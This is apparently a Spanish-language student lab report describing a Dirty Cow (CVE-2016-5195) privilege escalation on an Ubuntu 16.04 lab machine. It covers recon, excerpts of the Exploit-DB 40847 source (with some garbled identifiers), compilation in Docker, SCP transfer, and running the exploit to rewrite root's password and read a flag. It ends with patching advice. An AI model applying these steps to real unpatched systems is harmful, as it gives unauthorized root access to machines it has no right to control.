

DIRTY COW EXPLOIT

CVE-2016-5195**SEVERIDAD
CRÍTICA****CVSS v3
7.8**

Escalación de Privilegios en Linux — Kernel 4.4.0-31-generic

Ubuntu Server 16.04.1 LTS · Explotación local sin sudo · Acceso root completo

HERRAMIENTA**Dirty Cow**

dirty.cpp

VECTOR**Local**

Privilege Esc.

PLATAFORMA**Linux**

Kernel < 4.8.3

RESULTADO**root**

4GEEKS{...}

```
student@ubuntu:~ — bash

student@ubuntu:~$ ./dirty
Running ...
Received su prompt (Password: )
Root password is: dirtyCowFun
Enjoy! :-)
student@ubuntu:~$ su root
root@ubuntu:~# cat /root/flag.txt
4GEEKS{Y0u_G0t_R00t}
```

**Raul Velasquez****Estudiante de Ciberseguridad**

Academia 4Geeks · Mayo 2026

Kali Linux

Docker

Exploit Dev

Privilege Esc.

1. Introducción y Contexto

Este informe documenta la explotación de **Dirty Cow (CVE-2016-5195)**, una de las vulnerabilidades más conocidas en la historia del kernel de Linux. Fue descubierta en octubre de 2016 y afecta a prácticamente todos los sistemas Linux con kernels anteriores a la versión 4.8.3. La vulnerabilidad es una condición de carrera (*race condition*) en la implementación de copy-on-write del kernel que permite a un atacante local sin privilegios escribir en archivos de solo lectura, logrando escalar sus privilegios hasta obtener acceso total como **root**.

Alcance del ejercicio:

- 1. Identificar el kernel vulnerable mediante reconocimiento inicial.
- 2. Obtener y compilar el exploit en un entorno controlado y compatible.
- 3. Transferir y ejecutar el binario en la máquina víctima.
- 4. Demostrar el compromiso total del sistema capturando la flag en /root/flag.txt.

2. Entorno de Trabajo


Componente	Detalles
Máquina Atacante	Kali Linux (kali@kali)
Máquina Víctima	Ubuntu 16.04.1 LTS — kernel 4.4.0-31-generic
IP Víctima	10.0.2.8
Usuario Inicial	student (sin privilegios sudo)
Vulnerabilidad	CVE-2016-5195 — Dirty Cow
Exploit	Exploit-DB #40847 (dirty.cpp — C++)
Compilador	g++ dentro de Docker Ubuntu 16.04
Transferencia	SCP — Secure Copy Protocol

3. Metodología — Paso a Paso

Paso 1 — Reconocimiento: Verificación del kernel

Desde Kali Linux se estableció conexión SSH a la máquina víctima con el usuario **student**. Se ejecutó **uname -a** para identificar la versión del kernel. El resultado confirmó el uso del kernel **4.4.0-31-generic**, afectado por CVE-2016-5195.

```
$ ssh student@10.0.2.8
student@ubuntu:~$ uname -a
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP ... x86_64 GNU/Linux
```



```
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

271 packages can be updated.
183 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ubuntu:~# uname -a
Linux ubuntu 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU/Linux
root@ubuntu:~#
```

Figura 1 — Conexión SSH y verificación del kernel vulnerable

Paso 2 — Obtención del exploit desde Exploit-DB

Se identificó el exploit **dirty.cpp** en Exploit-DB (ID: 40847). Este código en C++ explota la condición de carrera del kernel para modificar **/etc/passwd** y asignar una nueva contraseña al usuario root sin necesidad de privilegios.



```
https://www.exploit-db.com/exploits/40847

using namespace std;


class Dcow{
private:
    bool        run,          rawNode,   opShell,   restPud;
    void        *map;
    int         fd,          iter,       master,   wstat;
    string      buffer,      etcPud,     etcPudBak,
              root,         user,       pud,       sshd;
    thread      *writerThr,  *adviseThr, *checkerThr;
    ifstream    ifstream;
    ofstream    ofstream;
    struct passwd *userPud;
    pid_t       child;
    char        buffv[BUFFSIZE];
    fd_set      rfd;
    struct termios termOld,   termNew;
    ssize_t     len;

    void exitOnError(string msg);
public:
    Dcow(bool opSh, bool rstPud);
    ~Dcow(void);
    int  expl(void);
};

Dcow::Dcow(bool opSh, bool rstPud) : run(true), rawNode(false), opShell(opSh), restPud(rstPud),
iter(0), wstat(0), root(ROOTID), pud(DEFPUID), sshd(SSHDID), writerThr(nullptr),
adviseThr(nullptr), checkerThr(nullptr), extPud(nullptr), extPudBak(nullptr),
child(0){

    userPud = getpuid(getuid());
    user.append(userPud->pw_name).append(":");
    extPud = new ifstream(PWFILE);
    while (getline(*extPud, buffer)){
        buffer.append("\n");
        etcPudBak.append(buffer);
        if (buffer.find(root) == 0){
            etcPud.insert(0, root).insert(root.size(), pud);
            etcPud.insert(etcPud.begin() + root.size() + pud.size(),
                buffer.begin() + buffer.find("\n", root.size()), buffer.end());
        } else if (buffer.find(user) == 0 || buffer.find(sshd) == 0 ){
```

Figura 2 — Código fuente del exploit en Exploit-DB (parte 1)

A screenshot of a web browser window displaying the source code of an exploit from Exploit-DB. The browser's address bar shows the URL 'https://www.exploit-db.com/exploits/40847'. The code is written in C and is color-coded. It includes a copyright notice at the top, followed by a main function that handles command-line arguments. The code defines flags for '-s' (opShell) and '-n' (restPad). It includes a switch statement to process these flags and a default case for invalid parameters. The code also includes a check for the presence of both flags and a call to a function 'dcow' at the end.

```

    cerr << "A copy of the password file will be created in the current directory as .ssh_dcow" << endl;
    cerr << " (unprivileged user), if no parameter or -n is specified.\n" << endl;
    exit(1);
}

int main(int argc, char** argv){
    const char flags[] = "shn";
    int c;
    bool opShell = false,
        restPad = true;

    opterr = 0;
    while ((c = getopt(argc, argv, flags)) != -1){
        switch (c){
            case 's':
                opShell = true;
                break;
            case 'n':
                restPad = false;
                break;
            case 'h':
                printf(argv[0]);
                break;
            default:
                cerr << "Invalid parameter." << endl << endl;
                printf(argv[0]);
        }
    }

    if((restPad && !opShell){
        cerr << "Invalid parameter: -n requires -s" << endl << endl;
        printf(argv[0]);
    }


    Dcow dcow(opShell, restPad);
    return dcow.exp1();
}
```

Figura 3 — Código fuente del exploit en Exploit-DB (parte 2)

Paso 3 — Preparación del entorno Docker en Kali

Para garantizar compatibilidad de librerías con la máquina víctima, se utilizó Docker para lanzar un contenedor con **Ubuntu 16.04** en Kali. Esto evita problemas de versiones de **glibc** y **libstdc++** que causarían fallos al ejecutar el binario en la víctima.

```
$ sudo apt update && sudo apt install docker.io -y
$ sudo systemctl start docker && sudo systemctl enable docker
$ sudo docker pull ubuntu:16.04
```

A terminal window with a dark background and light green text. The prompt is (kali㉿kali)-[~]. The user runs 'sudo apt update', which shows a list of 2020 packages that can be upgraded. Then the user runs 'sudo apt install docker.io -y', which shows that docker.io is already the newest version (28.5.2+dfsg4-1). Next, the user runs 'sudo systemctl start docker', which shows that the service is already started. Finally, the user runs 'sudo systemctl enable docker', which shows that the service is enabled. The terminal output is as follows:

```
(kali㉿kali)-[~]
$ sudo apt update
[sudo] password for kali:
Hit:1 http://http.kali.org/kali kali-rolling InRelease
2020 packages can be upgraded. Run 'apt list --upgradable' to see them.


(kali㉿kali)-[~]
$ sudo apt install docker.io -y
docker.io is already the newest version (28.5.2+dfsg4-1).
Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 2020

(kali㉿kali)-[~]
$ sudo systemctl start docker

(kali㉿kali)-[~]
$ sudo systemctl enable docker
Synchronizing state of docker.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable docker

(kali㉿kali)-[~]
$
```

Figura 4 — Instalación y configuración de Docker en Kali Linux

A terminal window with a dark background and light green text. The prompt is (kali㉿kali)-[~]. The user runs 'sudo docker pull ubuntu:16.04', which shows that the image is already up to date. The terminal output is as follows:

```
(kali㉿kali)-[~]
$ sudo docker pull ubuntu:16.04
16.04: Pulling from library/ubuntu
Digest: sha256:1f1a2d56de1d604801a9671f301190704c25d604a416f59e03c04f5c6ffee0d6
Status: Image is up to date for ubuntu:16.04
docker.io/library/ubuntu:16.04
```

Figura 5 — Descarga exitosa de la imagen Ubuntu 16.04

Paso 4 — Compilación del exploit dentro del contenedor

Se inició el contenedor Docker y se creó el archivo **dirty.cpp** con nano. El exploit fue compilado con **g++** usando flags específicos para C++11 y threading, generando el binario ejecutable **dirty**.

```
$ sudo docker start compile-ubuntu16
$ sudo docker exec -it compile-ubuntu16 bash
root@container:/# nano dirty.cpp
root@container:/# g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dirty dirty.cpp -lutil
```

```

Session Actions Edit View Help
GNU nano 2.5.3 File: dirty.cpp

    ofstream          *extPwdBak;
    struct passwd      *userId;
    pid_t              child;
    char               buffv[BUFSIZE];
    fd_set              rfd;
    struct termios      termOld, termNew;
    ssize_t            ign;

    void exitOnError(string msg);
public:
    Dcow(bool opSh, bool rstPwd);
    ~Dcow(void);
    int expl(void);
};

Dcow::Dcow(bool opSh, bool rstPwd) : run(true), rawMode(false), opShell(opSh), restPwd(rstPwd$
    iter(0), wstat(0), root(ROOTID), pwd(DEFPWD), sshd(SSHDID), writerThr(nul$
    madviseThr(nullptr), checkerThr(nullptr), extPwd(nullptr), extPwdBak(nul$
    child(0){
    userId = getpwuid(getuid());
    user.append(userId->pw_name).append(":");
    extPwd = new ifstream(PWDFILE);

```

[^]G Get Help [^]O Write Out [^]W Where Is [^]K Cut Text [^]J Justify [^]C Cur Pos
[^]X Exit [^]R Read File [^]\ Replace [^]U Uncut Text [^]T To Spell [^]_ Go To Line

Figura 6 — Edición del exploit dirty.cpp con nano dentro del contenedor

```

root@d257b651bde0:/# g++ -Wall -pedantic -O2 -std=c++11 -pthread -o dirty dirty.cpp -lutil
root@d257b651bde0:/#

```


Figura 7 — Compilación exitosa del exploit con g++

Paso 5 — Transferencia del binario a la víctima

El binario compilado fue extraído del contenedor Docker hacia Kali y luego transferido a la máquina víctima mediante **SCP**. La transferencia fue completada al 100% (46KB).

```
$ sudo docker cp compile-ubuntu16:/dirty ./dirty
```

```
$ scp dirty student@10.0.2.8:/home/student
```



```
(kali㉿kali)-[~]
└─$ sudo docker cp compile-ubuntu16:/dirty ./dirty
Successfully copied 48.6kB to /home/kali/dirty

(kali㉿kali)-[~]
└─$ scp dirty student@10.0.2.8:/home/student
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
student@10.0.2.8's password:
dirty                                                                100%  46KB  1.8MB/s   00:00


(kali㉿kali)-[~]
└─$ █
```

Figura 8 — Extracción del binario de Docker y transferencia SCP exitosa

Paso 6 — Conexión SSH a la máquina víctima

Se estableció sesión SSH como usuario **student** a la máquina víctima para ejecutar el exploit directamente en el sistema objetivo.

```
$ ssh student@10.0.2.8
```



```
(kali㉿kali)-[~]
└─$ ssh student@10.0.2.8
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
student@10.0.2.8's password:
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

271 packages can be updated.
183 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.
```

Figura 9 — Conexión SSH exitosa a Ubuntu 16.04.1 (kernel 4.4.0-31-generic)

Paso 7 — Ejecución del exploit y escalación de privilegios

Se otorgaron permisos de ejecución al binario y se ejecutó el exploit. El exploit aprovechó la condición de carrera para modificar `/etc/passwd` y reveló la contraseña asignada al usuario `root`: **dirtyCowFun**.

```
student@ubuntu:~$ chmod +x dirty
```


```
student@ubuntu:~$ ./dirty
```

```
Running ...
```

```
Received su prompt (Password: )
```


```
Root password is: dirtyCowFun
```

```
Enjoy! :-)
```



```
student@ubuntu:~$ chmod +x dirty
student@ubuntu:~$
student@ubuntu:~$ ./dirty
Running ...
Received su prompt (Password: )
Root password is: dirtyCowFun
Enjoy! :-)
student@ubuntu:~$
student@ubuntu:~$ Si el exploit tiene éxito veras un mensaje diciendote la contraseña asignad
a al usuario root.
```

Figura 10 — Ejecución exitosa del exploit, contraseña root obtenida



```
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/advantage

271 packages can be updated.
183 updates are security updates.

New release '18.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Fri May  8 23:27:26 2026 from 10.0.2.4
student@ubuntu:~$ En la víctima, ejecútalo:
En: command not found
student@ubuntu:~$ Para poder ejecutar esos comandos, necesitas estar dentro del sistema operativo de la
student@ubuntu:~$ víctima a través de una terminal, y la forma de lograrlo es conectándote primero por
student@ubuntu:~$ SSH
student@ubuntu:~$ ./dirty
Running ...
Received su prompt (Password: )
Root password is: dirtyCowFun
Enjoy! :-)
student@ubuntu:~$
student@ubuntu:~$ Si el exploit tiene éxito veras un mensaje diciendote la contraseña asignad
a al usuario root.
```

Figura 11 — Confirmación de la explotación exitosa de Dirty Cow

Paso 8 — Acceso root y captura de la flag

Con la contraseña obtenida se ejecutó **su root** para escalar al usuario root. Desde **/root** se encontró y leyó el archivo **flag.txt**, confirmando el compromiso total del sistema.

```
student@ubuntu:~$ su root
Password: dirtyCowFun
root@ubuntu:/home/student# cd ~
root@ubuntu:~# cat flag.txt
4GEEKS{Y0u_G0t_R00t}
```



```
student@ubuntu:~$ su root
Password:
root@ubuntu:/home/student# ls
dirty
root@ubuntu:/home/student# cd /root/flag.txt
bash: cd: /root/flag.txt: Not a directory
root@ubuntu:/home/student# cd /root
bash: cd /root: No such file or directory
root@ubuntu:/home/student# ls
dirty
root@ubuntu:/home/student# cd dirty
bash: cd: dirty: Not a directory
root@ubuntu:/home/student# cd /dirty
root@ubuntu:~# ls
flag.txt
root@ubuntu:~# cat flag.txt
4GEEKS{Y0u_G0t_R00t}
root@ubuntu:~#
```

Figura 12 — Flag capturada: 4GEEKS{Y0u_G0t_R00t} — Compromiso total confirmado

4. Conclusiones

■ Explotación exitosa confirmada	El sistema Ubuntu 16.04.1 con kernel 4.4.0-31-generic fue completamente comprometido mediante CVE-2016-5195. Se obtuvo acceso root desde un usuario sin privilegios sudo.
■ Flag capturada	Se leyó exitosamente el archivo /root/flag.txt obteniendo la flag 4GEEKS{Y0u_G0t_R00t} , demostrando acceso total al sistema.
■ Riesgo de sistemas sin parchear	Esta vulnerabilidad lleva activa desde 2007 y fue parcheada en kernel 4.8.3 (octubre 2016). Sistemas sin actualizar siguen expuestos a este vector de ataque.
■ Importancia de entornos compatibles	El uso de Docker con Ubuntu 16.04 para compilar el exploit fue clave. Compilar directamente en Kali habría generado incompatibilidades de glibc que impedirían la ejecución.

5. Recomendaciones

#	Recomendación	Prioridad
1	Actualizar el kernel a versión 4.8.3 o superior	CRÍTICA
2	Habilitar actualizaciones automáticas de seguridad (unattended-upgrades)	ALTA
3	Monitorear escrituras inusuales en /etc/passwd con auditd	ALTA
4	Restringir acceso SSH por IP mediante firewall (ufw/iptables)	MEDIA
5	Implementar IDS/IPS para detectar exploits de condición de carrera	MEDIA

Informe elaborado por **Raul Velasquez** · Academia 4Geeks · Mayo 2026 · Uso exclusivamente educativo en entorno controlado